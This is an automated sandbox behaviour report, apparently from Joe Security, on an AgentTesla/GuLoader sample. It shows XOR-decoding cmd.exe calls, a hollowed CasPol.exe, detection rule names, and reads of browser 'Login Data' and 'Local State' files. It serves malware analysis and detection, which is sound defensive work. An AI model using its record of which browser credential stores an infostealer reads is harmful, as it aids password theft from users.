Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x03^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **2728**, Parent PID: **404**

General	
Target ID:	84
Start time:	20:25:54
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **384**, Parent PID: **7948**

General

Target ID:	85
Start time:	20:25:54
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x1F^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **4240**, Parent PID: **384**

General	
Target ID:	86
Start time:	20:25:54
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7196**, Parent PID: **7948**

General	
Target ID:	87
Start time:	20:25:54
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x13^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7528**, Parent PID: **7196**

General	
Target ID:	88
Start time:	20:25:55
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes

MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7664**, Parent PID: **7948**

General	
Target ID:	89
Start time:	20:25:55
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x5A^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7436**, Parent PID: **7664**

General	
Target ID:	90
Start time:	20:25:55
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7456**, Parent PID: **7948**

General	
Target ID:	91
Start time:	20:25:55
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x13^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **1712**, Parent PID: **7456**

General	
Target ID:	92
Start time:	20:25:55
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7532**, Parent PID: **7948**

General	
Target ID:	93
Start time:	20:25:55
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x03^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **2128**, Parent PID: **7532**

General	
Target ID:	94
Start time:	20:25:55
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5016**, Parent PID: **7948**

General	
Target ID:	95
Start time:	20:25:56
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x1F^51"
Imagebase:	

File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **4608**, Parent PID: **5016**

General

Target ID:	96
Start time:	20:25:56
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7308**, Parent PID: **7948**

General

Target ID:	97
Start time:	20:25:56
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x13^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **6788**, Parent PID: **7308**

General

Target ID:	98
Start time:	20:25:56
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7392**, Parent PID: **7948**

General	
Target ID:	99
Start time:	20:25:56
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x43^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7816**, Parent PID: **7392**

General	
Target ID:	100
Start time:	20:25:56
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **3476**, Parent PID: **7948**

General	
Target ID:	101
Start time:	20:25:56
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x13^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **376**, Parent PID: **3476**

General	
Target ID:	102
Start time:	20:25:56
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4144**, Parent PID: **7948**

General

Target ID:	103
Start time:	20:25:56
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x03^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **5476**, Parent PID: **4144**

General

Target ID:	104
Start time:	20:25:57
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1928**, Parent PID: **7948**

General

Target ID:	105
Start time:	20:25:57
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x1F^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7120**, Parent PID: **1928**

General	
Target ID:	106
Start time:	20:25:57
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6356**, Parent PID: **7948**

General	
Target ID:	107
Start time:	20:25:57
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x13^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7444**, Parent PID: **6356**

General	
Target ID:	108
Start time:	20:25:57
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4032**, Parent PID: **7948**

General	
Target ID:	109
Start time:	20:25:57
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x5A^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **724**, Parent PID: **4032**

General	
Target ID:	110
Start time:	20:25:57
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5528**, Parent PID: **7948**

General	
Target ID:	111
Start time:	20:25:57
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x13^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7320**, Parent PID: **5528**

General	
Target ID:	112
Start time:	20:25:58
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	

Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7480**, Parent PID: **7948**

General	
Target ID:	113
Start time:	20:25:58
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x07^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7512**, Parent PID: **7480**

General	
Target ID:	114
Start time:	20:25:58
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7492**, Parent PID: **7948**

General	
Target ID:	115
Start time:	20:25:58
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x1F^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7564**, Parent PID: **7492**

General	
Target ID:	116
Start time:	20:25:58

Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **2052**, Parent PID: **7948**

General

Target ID:	117
Start time:	20:25:58
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x13^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **6076**, Parent PID: **2052**

General

Target ID:	118
Start time:	20:25:58
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7328**, Parent PID: **7948**

General

Target ID:	119
Start time:	20:25:58
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x5A^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	

Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **2148**, Parent PID: **7328**

General	
Target ID:	120
Start time:	20:25:58
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6628**, Parent PID: **7948**

General	
Target ID:	121
Start time:	20:25:59
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x13^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7160**, Parent PID: **6628**

General	
Target ID:	122
Start time:	20:25:59
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1384**, Parent PID: **7948**

General	
Target ID:	123

Start time:	20:25:59
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x03^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **5812**, Parent PID: **1384**

General	
Target ID:	124
Start time:	20:25:59
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6808**, Parent PID: **7948**

General	
Target ID:	125
Start time:	20:25:59
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x4B^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7816**, Parent PID: **6808**

General	
Target ID:	126
Start time:	20:25:59
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68

Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4496**, Parent PID: **7948**

General	
Target ID:	127
Start time:	20:25:59
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x0B^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7288**, Parent PID: **4496**

General	
Target ID:	128
Start time:	20:25:59
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **408**, Parent PID: **7948**

General	
Target ID:	129
Start time:	20:26:00
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x03^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **5476**, Parent PID: **408**

General

Target ID:	130
Start time:	20:26:00
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: CasPol.exe PID: **5964**, Parent PID: **7948**

General	
Target ID:	139
Start time:	20:26:41
Start date:	08/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\Gulvmaattens.exe"
Imagebase:	0x3d0000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: CasPol.exe PID: **6752**, Parent PID: **7948**

General	
Target ID:	140
Start time:	20:26:41
Start date:	08/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\Gulvmaattens.exe"
Imagebase:	0x190000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: CasPol.exe PID: **3028**, Parent PID: **7948**

General	
Target ID:	141
Start time:	20:26:41
Start date:	08/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\Gulvmaattens.exe"
Imagebase:	0x160000
File size:	108664 bytes

MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: CasPol.exe PID: **1840**, Parent PID: **7948**

General

Target ID:	142
Start time:	20:26:42
Start date:	08/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\Gulvmaattens.exe"
Imagebase:	0x3b0000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: CasPol.exe PID: **3308**, Parent PID: **7948**

General

Target ID:	143
Start time:	20:26:42
Start date:	08/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Gulvmaattens.exe"
Imagebase:	0x670000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000008F.00000002.55933402701.000000001D021000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000008F.00000002.55933402701.000000001D021000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_AgentTeslaV3, Description: AgentTeslaV3 infostealer payload, Source: 0000008F.00000002.55933402701.000000001D021000.00000004.00000800.00020000.00000000.sdmp, Author: ditekSHen • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000008F.00000000.51450296776.0000000000B00000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC73263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC73263	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC73263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC73263	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6DC7099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6DC7099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC7099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC7099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DBC62DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6DC7D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6DC7D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC7D97A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux	unknown	620	success or wait	1	6DBC62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBC62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBC62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBC62DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC7099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DC7099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CBD9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CBD9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	success or wait	1	6CBD9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	end of file	1	6CBD9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6DC7099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6DC7099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux	unknown	764	success or wait	1	6DBC62DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	49152	success or wait	1	6CBD9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	1	6CBD9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	7	6CBD9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	624	end of file	1	6CBD9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	end of file	1	6CBD9B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	45056	success or wait	1	6CBD9B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	6CBD9B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	26	6CBD9B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	6CBD9B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CBD9B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CBD9B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CBD9B71	ReadFile
